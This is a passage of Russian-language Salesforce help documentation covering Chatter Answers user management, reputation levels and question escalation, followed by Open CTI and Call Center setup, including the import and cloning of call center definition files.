Chatter Answers объединяет клиентский портал с некоторыми функциями, поэтому управление пользователями Chatter Answers аналогично управлению пользователями клиентского портала. Ниже перечислены компоненты, которые позволяют управлять данными и функциями, доступными пользователям Chatter Answers.

- Профили, полномочия и параметры доступа определяют полномочия пользователя на выполнение различных функций (например, добавление комментариев к обращению).
- Лицензии пользователя определяют профили и наборы полномочий, доступные пользователю (например, лицензия «Массовый клиентский портал (пользователь портала Service Cloud)» или «Менеджер клиентского портала: настраиваемый»).
- Лицензии на компоненты предоставляют пользователям доступ к дополнительным функциям Salesforce (например, Chatter Answers).
- Параметры безопасности поля определяют поля, доступные пользователям (например, поля в статьях Salesforce Knowledge).
- Наборы для общего доступа позволяют предоставлять доступ к записи только определенным группам пользователей массового портала.

Ниже перечислены функции, доступные пользователям клиентского портала, которые не поддерживаются в Chatter Answers.

- Идеи
- Группы
- Рабочие группы
- Отчеты
- Content
- Макеты страниц
- Настраиваемые объекты

- Делегированное администрирование внешних пользователей
- Иерархия ролей клиентского портала (доступно, но не используется)
- Правила общего доступа к клиентскому порталу, кроме пользователей массового портала

Ниже перечислены записи, которые доступны пользователям Chatter Answers только в зоне.

- Обращения
- Вопросы
- Ответы
- Статьи Salesforce Knowledge

Chatter Answers поддерживает один язык пользователя для каждой созданной зоны. При включении Chatter Answers страницы Visualforce, добавленные в организацию автоматически, наследуют стандартный язык организации. Тем не менее, атрибут языка может быть изменен на каждой странице Visualforce. Пользователи, зарегистрировавшиеся в зоне самостоятельно, наследуют язык, используемый в организации по умолчанию. Независимо от языка, выбранного в параметрах обозревателя, зона доступна пользователям-гостям на языке, указанном на страницах Visualforce.

Прим.:

- Пользователи Chatter Answers не могут менять язык, часовой пояс или региональные настройки.
- Компонент Chatter Answers доступен только пользователям портала, имеющим лицензию «Пользователь Chatter Answers». Данная лицензия автоматически назначается пользователям массового портала, которые самостоятельно регистрируются в Chatter Answers. Чтобы вручную назначить эту лицензию пользователю, не прошедшему самостоятельную регистрацию, измените сведения о пользователе и установите флажок «Пользователь `Chatter Answers`».
- Компонент Chatter Answers недоступен профилям «Пользователь проверенного веб-узла».

Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.

Стимулирование участия посредством репутации Chatter Answers

СМ. ТАКЖЕ:

Настройка Chatter Answers

Стимулирование участия посредством репутации Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.


Оценка действий участников сообщества позволяет определить опыт и уровень знаний самых активных участников. Пользователи организации, поддерживающей репутации,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

могут зарабатывать очки и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в ленте. Знатоки являются наиболее активными участниками сообщества, поэтому опубликованное ими содержимое и ответы отличаются более высоким качеством и точностью. Таким образом, ответы, публикуемые экспертами на вопросы пользователей, заслуживают особого доверия и позволяют значительно сократить количество обращений в службу поддержки организации.



Пользователи могут зарабатывать очки за сообщения, которым отдаются голоса или которые выбираются в качестве решения вопроса в любой зоне с их участием. При накоплении достаточного количества очков текущая репутация, а также количество сообщений и решенных вопросов в данной зоне, отображаются при наведении указателя мыши на фотографию пользователя. Репутационные очки вычисляются отдельно для каждой зоны, а также для совокупной активности внутри всей организации. Пользователи, участвующие в разных зонах, получают разные значения репутации для каждой зоны на основе их активности в соответствующей зоне. Репутация пользователей, выполнивших вход во внутреннее приложение, определяется их участием во всех зонах, которым они принадлежат.

Ниже перечислены предопределенные уровни репутации, применяемые во всех зонах Chatter Answers.

Имя	Количество очков	Цвет
Новичок	0 – 499	Зеленый
Эрудит	500 – 1999	Синий
Профи	2000 – 4999	Фиолетовый
Знаток	5000+	Оранжевый

Чтобы добавить или изменить имя уровня репутации или необходимое количество очков в любой зоне, воспользуйтесь объектом ChatterAnswersReputationLevel в интерфейсе API. Каждая зона позволяет создавать не более 25 разных уровней репутации. Цвета для разных уровней репутации могут быть изменены в таблице стилей (CSS).

СМ. ТАКЖЕ:

Общие сведения о пользователях Chatter Answers

Советы по внедрению Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Ниже перечислены рекомендации по планированию и внедрению Chatter Answers.

- Настройка и поддержка Chatter Answers, объединяющего в себе несколько функций Salesforce, должны выполняться опытными разработчиками и администраторами Salesforce.
- Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка категорий данных. Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку Salesforce Knowledge.
- Чтобы настроить поля, макеты страниц, кнопки, ссылки, триггеры Apex и правила проверки для вопросов и ответов Chatter Answers введите строку«Chatter Answers» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Chatter Answers»** и соответствующие настройки.
- Ниже перечислены некоторые элементы, которые автоматически добавляются в организацию и используются для настройки зон после включения Chatter Answers.
  - Вкладка «Вопрос и ответ», позволяющая внутренним пользователям и администраторам просматривать и использовать Chatter Answers. Данная вкладка может быть переименована администратором.
  - Стандартные параметры полномочий для вопросов в профилях, чтобы предоставлять пользователям доступ к вопросам и ответам.
  - Страницы Visualforce, которые могут быть добавлены на сайт Force.com, вкладку приложения «Сообщество» или клиентский портал, чтобы пользователи могли регистрироваться, выполнять вход и просматривать элементы ленты в зоне.
  - Класс Apex`ChatterAnswersRegistration` с методом настройки процесса создания организаций для пользователей портала.
  - Триггер Apex`chatter_answers_question_escalation_to_case_trigger` для вопросов, чтобы выполнять автоматическое расширение вопросов с указанными атрибутами до обращений.
  - Обновление поля бизнес-правила `chatter_answers_num_subscriptions_above_`, чтобы обновлять поле вопроса «Приоритет» в случае расширения вопроса до обращения.
  - Два бизнес-правила (`chatter_answers_no_best_reply_within_time_limit_wf` и `chatter_answers_num_subscriptions_above_limit_wf`), доступные для настройки и активации с целью автоматического расширения вопросов без лучших ответов или вопросов с заданным количеством отслеживающих пользователей до обращений.
- Компонент Chatter Answers может быть добавлен на текущий клиентский или партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов.
- Chatter Answers поддерживает один язык пользователя для каждой созданной зоны. При включении Chatter Answers страницы Visualforce, добавленные в организацию автоматически, наследуют стандартный язык организации. Тем не менее, атрибут языка может быть изменен на каждой странице Visualforce. Пользователи, зарегистрировавшиеся в зоне

самостоятельно, наследуют язык, используемый в организации по умолчанию. Независимо от языка, выбранного в параметрах обозревателя, зона доступна пользователям-гостям на языке, указанном на страницах Visualforce.

- Пользовательский интерфейс зоны позволяет переименовать метку «Служба поддержки». Например, метка «Служба поддержки» может быть заменена меткой «Поддержка Acme». Просто измените метку «Служба поддержки» для объекта «Вопрос».
- Вопросы, расширенные до обращений, содержат ленту, аналогичную ленте Chatter, на страницах сведений об обращениях. Кроме того, страница сведений об обращении содержит раздел «Просмотр клиента», который позволяет агентам службы поддержки публиковать общедоступные или личные ответы в поток зоны.
- Комментарии к обращениям, помеченные как «Общедоступные», отображаются как личные сообщения от службы поддержки в Chatter Answers. Они не отображаются всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы поддержки, отображается только контакту обращения посредством личных сообщений в Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям. .
- Ниже перечислены действия, при выполнении которых Chatter Answers отправляет пользователям сообщения эл. почты.
  - Регистрация в организации.
  - Отслеживание вопроса (ответы или комментарии).
  - Получение ответа или комментария на вопрос.
  - Получение личного ответа на вопрос от службы поддержки.
- Пользователям Internet Explorer 8 отображается предупреждение системы безопасности, если настраиваемые URL-адреса не содержат префикса https://.
- Прежде чем предоставить общий доступ к зоне, добавьте как минимум 20 типичных вопросов, ответов или статей. Данное содержимое станет основой созданных диалогов.
- Создайте статьи Salesforce Knowledge, содержащие указанные ниже сведения.
  - Номер телефона службы поддержки, чтобы клиенты могли напрямую связываться с агентами службы поддержки.
  - Условия для участников зоны (например, условия удаления агентами службы поддержки вопросов и комментариев клиентов).
- Ниже перечислены объекты API, используемые в Chatter Answers.
  - Обращение
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Community (Zone)
  - Вопрос
  - QuestionReportAbuse
  - QuestionSubscription
  - Ответ
  - ReplyReportAbuse

СМ. ТАКЖЕ:

Рекомендации по использованию Chatter Answers

Настройка Chatter Answers

Расширение вопроса до обращения в Chatter Answers

Администраторы организации и избранные участники сообщества (например, модераторы) могут расширять нерешенные вопросы Chatter Answers до обращений.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

При создании обращения страница сведений о вопросе дополняется ссылкой на обращение, которая отображается в течение всего срока существования вопроса. Кроме того, данная ссылка отображает статус обращения.

Чтобы расширить вопрос до обращения, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса.
2. Щелкните треугольник рядом с вопросом, чтобы отобразить раскрывающееся меню, затем щелкните **«Расширить до обращения»**.

   Прим.: Данный параметр отображается только при наличии полномочия для создания обращений. Пользователи, созданные из контактов, не могут расширять вопросы до обращений.
3. Чтобы изменить стандартные значения, обновите поля обращения. Заголовок вопроса автоматически становится темой обращения.
4. Нажмите кнопку **«Сохранить»**. Данное действие открывает страницу сведений о вопросе, а обращение становится доступно ответственному для принятия решения.

Прим.: При закрытии обращения вопросу не присваивается статус решенного; при решении вопроса не закрывается обращение. Обновление обращений и вопросов должно выполняться раздельно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Вопрос и ответ»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для создания обращений:
- Создание для обращений

Рекомендации по использованию Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Ниже перечислены рекомендации по планированию и использованию Chatter Answers.

- Рекомендуем сообщить агентам службы поддержки, что:
  - поле «Происхождение обращения» содержит значение Chatter Answers во всех обращениях, преобразованных из вопросов;
  - личный ответ на вопрос не может быть преобразован в общедоступный ответ.

- Рекомендуем назначить агента службы поддержки для просмотра общедоступных вопросов на вкладке «Вопрос и ответ». Агенты не могут выбирать ссылку **«Пометить»** напротив вопросов или ответов со статусом «Спам», «Ужасно» или «Недопустимо», однако при наличии полномочия «Удаление» для вопросов они могут редактировать и удалять вопросы или ответы, опубликованные в зонах, посредством вкладки «Вопрос и ответ».
- Чтобы быстро обслуживать большое количество вопросов, рекомендуем агентам службы поддержки использовать фиксированные списки на консоли Salesforce (вкладка «Вопрос и ответ» должна быть добавлена на вкладку консоли «Навигация»).
- Чтобы просмотреть список обращений, преобразованных из вопросов, рекомендуем администраторам или агентам службы поддержки создать представление обращений, где полю «Происхождение обращения» задано значение Chatter Answers.
- Фотографии, добавленные в профили, доступны внешним пользователям Chatter Answers, поэтому рекомендуем агентам службы поддержки выбирать фотографии, соответствующие политике и фирменному стилю компании.

СМ. ТАКЖЕ:

Советы по внедрению Chatter Answers

Настройка Chatter Answers

Создание телефонных каналов

Создайте телефонный канал для постоянной связи со своими клиентами. Воспользуйтесь Open CTI для подключения существующей телефонной системы к Salesforce, а затем настройте подключение через центр обработки вызовов Call Center.

Общие сведения об Open CTI от компании Salesforce

Open CTI представляет собой программный интерфейс JavaScript API, позволяющий создавать и интегрировать сторонние системы компьютерной телефонии (CTI) с приложением Salesforce Call Center. Open CTI использует обозреватели в качестве клиентов, чтобы отображать функциональные возможности CTI в системе Salesforce. Open CTI позволяет выполнять вызовы с программного телефона непосредственно из системы Salesforce без установки адаптеров CTI на компьютеры.

Salesforce Call Center

Приложение Call Center позволяет объединять систему Salesforce со сторонними системами компьютерной телефонии (CTI). Пользователи центра обработки вызовов могут просматривать сведения системы Salesforce для входящих вызовов, исходящих вызовов, выполненных непосредственно из Salesforce, а также отчет по результату вызовов, их продолжительности и т. д. Центр обработки вызовов значительно повышает производительность пользователей Salesforce, использующих телефон для работы.

Настройка центра обработки вызовов

Администратор должен выполнить ряд задач, чтобы пользователи системы Salesforce получили доступ и начали использовать центр обработки вызовов.

Управление центрами обработки вызовов

После настройки центра обработки вызовов вы можете обновлять настройки центра обработки вызовов в соответствии с потребностями бизнеса.


Управление пользователями центра обработки вызовов

Чтобы пользователи могли делать звонки, добавьте их в центр обработки вызовов.

Общие сведения об Open CTI от компании Salesforce

Open CTI представляет собой программный интерфейс JavaScript API, позволяющий создавать и интегрировать сторонние системы компьютерной телефонии (CTI) с приложением Salesforce Call Center. Open CTI использует обозреватели в качестве клиентов, чтобы отображать функциональные возможности CTI в системе Salesforce. Open CTI позволяет выполнять вызовы с программного телефона непосредственно из системы Salesforce без установки адаптеров CTI на компьютеры.

Подключение Open CTI к системе телефонии.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Способ внедрения Open CTI зависит от пользовательского интерфейса организации. Предлагаются отдельные программные интерфейсы Open CTI для Salesforce Classic и Lightning Experience. Не допускается взаимная замена двух программных интерфейсов Open CTI в настраиваемом коде JavaScript в связи с их различным поведением и функционированием. Тщательно обдумайте необходимость внедрения системы CTI до начала разработки.

До появления Open CTI доступ пользователей Salesforce к системе компьютерной телефонии был возможен только после установки специального адаптера CTI. Вместе с адаптером устанавливалось программное обеспечение для рабочего стола, которое требовало специализированного обслуживания и не поддерживало преимуществ облачной архитектуры.

Важное замечание: CTI Toolkit, также известный как Desktop CTI, отозван. CTI Toolkit больше не поддерживается, а адаптеры, построенные на CTI Toolkit, не работают. Для продолжения пользования функциональностью CTI перейдите на Salesforce Open CTI.

Как правило, поставщики или партнеры CTI создают внедрения Open CTI. После внедрения Open CTI интеграция с системой Salesforce осуществляется с помощью Salesforce Call Center. Помните, что готовое приложение Service — это приложение Salesforce Classic, которое поддерживает только Open CTI для Salesforce Classic. Для вызовов в Lightning Experience используйте Open CTI для Lightning Experience в приложении Lightning Experience подобно нашему стандартному приложению Service Console.

Поставщики и партнеры CTI используют Open CTI в JavaScript для внедрения процессов и вызовов API. Open CTI позволяет поставщикам и партнерам выполнять следующие действия.

- Разработка систем компьютерной телефонии, интегрируемых в Salesforce без использования адаптеров CTI.
- Создание настраиваемых программных телефонов (инструментов управления вызовами), функционирующих как полностью интегрированные компоненты системы Salesforce и консоли Salesforce.

- Предоставление пользователям систем компьютерной телефонии, независимых от обозревателя и платформы (например, CTI для Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari® или Google Chrome™ на платформе Mac, Linux или Windows).

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Salesforce Call Center

Поддерживаемые обозреватели

Salesforce Call Center

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Call Center позволяет объединять систему Salesforce со сторонними системами компьютерной телефонии (CTI). Пользователи центра обработки вызовов могут просматривать сведения системы Salesforce для входящих вызовов, исходящих вызовов, выполненных непосредственно из Salesforce, а также отчет по результату вызовов, их продолжительности и т. д. Центр обработки вызовов значительно повышает производительность пользователей Salesforce, использующих телефон для работы.

Прим.: Помните, что готовое приложение Service — это приложение Salesforce Classic, которое поддерживает только Open CTI для Salesforce Classic. Для вызовов в Lightning Experience используйте Open CTI для Lightning Experience в приложении Lightning Experience подобно нашему стандартному приложению Service Console.

Чтобы настроить центр обработки вызовов, совместно с разработчиком или партнером создайте реализацию CTI, которая использует программный интерфейс Open CTI и работает с имеющейся системой телефонии. Как правило, центры обработки вызовов создаются путем установки пакета AppExchange. После этого надо только определить пользователей, которые будут иметь доступ к центру.

После настройки центра обработки вызовов пользователи могут выполнять и принимать вызовы посредством программного телефона. Вследствие уникальности каждой реализации CTI каждый программный телефон выглядит и функционирует по-разному. Программный телефон отображается в нижнем колонтитуле консоли и Lightning Experience. В приложении Salesforce Classic программные телефоны отображаются на левой панели каждой страницы Salesforce.

Центр обработки вызовов можно настроить по своему усмотрению. Макеты программных телефонов можно изменять и назначать определенные макеты выбранным профилям пользователей. Кроме того, в каталоги центра обработки вызовов можно добавлять номера телефонов, чтобы предоставить пользователям доступ к основным номерам. Центр обработки вызовов также можно настраивать и изменять в соответствии с потребностями. Пользователь может самостоятельно выполнить некоторые элементы настройки от имени администратора. Однако функциональные изменения лучше вносить совместно с разработчиками или партнерами.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Поддерживаемые обозреватели

Настройка центра обработки вызовов

Создание центра обработки вызовов

Управление пользователями центра обработки вызовов

Настройка центра обработки вызовов

Администратор должен выполнить ряд задач, чтобы пользователи системы Salesforce получили доступ и начали использовать центр обработки вызовов.

Прим.: Помните, что готовое приложение Service — это приложение Salesforce Classic, которое поддерживает только Open CTI для Salesforce Classic. Для вызовов в Lightning Experience используйте Open CTI для Lightning Experience в приложении Lightning Experience подобно нашему стандартному приложению Service Console.

1. Совместно с разработчиком или партнером создайте реализацию CTI, использующую программный интерфейс Open CTI и функционирующую с имеющейся системой телефонии. Большинство центров обработки вызовов создаются путем установки пакета из каталога AppExchange.

   Если разрабатывается собственная реализация, определите запись нового центра обработки вызовов для каждой системы CTI, используемой в компании.

2. Назначьте пользователей Salesforce соответствующему центру обработки вызовов. Чтобы получить доступ к программному телефону, пользователь ЦОД должен быть связан с центром обработки вызовов.
3. При необходимости можно выполнить дальнейшие настройки.
   - Настройте телефонные каталоги центра обработки вызовов путем добавления дополнительных номеров каталога и обновленных макетов поиска телефонных номеров.
   - Настройте макеты программного телефона для различных пользовательских профилей. Например, программный телефон торгового представителя может отображать связанные интересы, организации и возможности, а программный телефон сотрудника службы поддержки — связанные обращения и решения.

Файлы определения центра обработки вызовов

Создание центра обработки вызовов

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления центрами обработки вызовов, макетами программного телефона и пользователями или каталогами центра обработки вызовов:

- Управление центрами обработки вызовов

Файлы определения центра обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Файл определения центра обработки вызовов задает набор полей и значений, используемых для определения центра обработки вызовов в системе Salesforce для отдельной системы CTI. Salesforce использует файлы определения центра обработки вызовов для поддержки интеграции в различные системы CTI.

По умолчанию любой установочный пакет содержит стандартный файл определения центра обработки вызовов, который предназначен именно для данного адаптера CTI. Имя XML-файла определяется поддерживаемой системой CTI, а сам файл хранится в каталоге установки адаптера. Например, стандартный файл определения центра обработки вызовов для адаптера Cisco IPCC Enterprise™ называется `CiscoIPCCEnterprise7x.xml`.

Первый экземпляр центра обработки вызовов для определенного адаптера CTI определяется посредством импорта файла определения центра обработки вызовов в систему Salesforce. Последующие центры обработки вызовов могут быть созданы путем клонирования исходного центра обработки вызовов, который был создан во время импорта.

После изменения или добавления нового адаптера рекомендуем настроить файл определения центра обработки вызовов, который должен содержать любые необходимые сведения о центре обработки вызовов. Например, файл определения центра обработки вызовов для адаптера CTI, предназначенного для системы, которая поддерживает сервер резервирования данных, должен содержать поля IP-адреса и номера порта для данного сервера. Эти поля могут отсутствовать в файлах определения центра обработки вызовов для адаптеров CTI, предназначенных для систем, которые не поддерживают сервер резервирования данных.

Прим.: Поля файла определения центра обработки вызовов, импортированного в систему Salesforce, не подлежат изменению. Тем не менее, значения, заданные в этих полях, могут быть изменены в системе Salesforce.

Импорт файла определения центра обработки вызовов

СМ. ТАКЖЕ:

Создание центра обработки вызовов

Клонирование центра обработки вызовов

Импорт файла определения центра обработки вызовов

Чтобы создать первый центр обработки вызовов для установленного адаптера CTI, рекомендуем импортировать стандартный файл определения центра обработки вызовов в систему Salesforce.

1. Введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Нажмите кнопку **«Импорт»**.
3. Чтобы выбрать стандартный файл определения центра обработки вызовов в папке установки адаптера CTI, нажмите кнопку **«Обзор...»** рядом с полем «Файл определения центра обработки вызовов». Имя XML-файла определяется типом поддерживаемой системы CTI. Например, стандартный файл определения центра обработки вызовов для адаптера Cisco™ IPCC Enterprise называется `CiscoIPCCEnterprise7x.xml`. Чтобы заполнить поле «Файл определения центра обработки вызовов», нажмите кнопку **«Открыть»**.
4. Чтобы импортировать файл и вернуться на страницу «Все центры обработки вызовов», нажмите кнопку **«Импорт»**. Новая запись будет добавлена в список центров обработки вызовов организации.

   Прим.: Сообщение об ошибке «Такое внутреннее имя уже используется центром обработки вызовов» указывает на то, что файл определения центра обработки вызовов для данного адаптера CTI уже импортирован в систему Salesforce. Чтобы создать дополнительные записи центра обработки вызовов для данного адаптера CTI, выполните клонирование текущего центра обработки вызовов и укажите другое значение в параметре `reqInternalName`.

5. Чтобы изменить параметры нового центра обработки вызовов, щелкните ссылку **«Правка»** напротив нужного имени.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта файлов определения центра обработки вызовов:

- «Настройка приложения»

  И

  Управление центрами обработки вызовов

Дополнительную информацию о клонировании центра обработки вызовов для отдельного адаптера CTI см. в разделе «Клонирование центра обработки вызовов» на странице 3063.

СМ. ТАКЖЕ:

Создание центра обработки вызовов

Управление центрами обработки вызовов

Создание центра обработки вызовов

Центр обработки вызовов Salesforce CRM Call Center соответствует единой системе компьютерной телефонии (CTI), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Система Salesforce поддерживает два способа создания записи центра обработки вызовов.

- Импорт файла определения центра обработки вызовов в систему Salesforce. Рекомендуем использовать данный способ для создания первого центра обработки вызовов для установленного адаптера CTI.
- Клонирование текущего определения центра обработки вызовов. Рекомендуем использовать данный способ для создания дополнительных центров обработки вызовов для отдельного адаптера CTI. Например, текущая запись для центра обработки вызовов Cisco IPCC Enterprise™, расположенного в одном месте, может быть клонирована для центра обработки вызовов Cisco IPCC Enterprise, расположенного в другом месте.

Чтобы просмотреть список созданных центров обработки вызовов, введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» и выберите **«Центры обработки вызовов»**.

Клонирование центра обработки вызовов

Отображение и редактирование центра обработки вызовов

Настройка каталога центра обработки вызовов

Добавление номера в каталог центра обработки вызовов

Настройка макетов программного телефона

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Файлы определения центра обработки вызовов

Управление центрами обработки вызовов

Отображение и редактирование центра обработки вызовов

Управление пользователями центра обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания центра обработки вызовов посредством импорта или клонирования:

- Управление центрами обработки вызовов

Клонирование центра обработки вызовов

Чтобы создать дополнительные центры обработки вызовов для отдельного адаптера CTI, рекомендуем клонировать текущий центр обработки вызовов. Например, текущая запись для центра обработки вызовов Cisco IPCC Enterprise™, расположенного в одном месте, может быть клонирована для центра обработки вызовов Cisco IPCC Enterprise, расположенного в другом месте.

Чтобы клонировать центр обработки вызовов, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя нужного центра обработки вызовов.
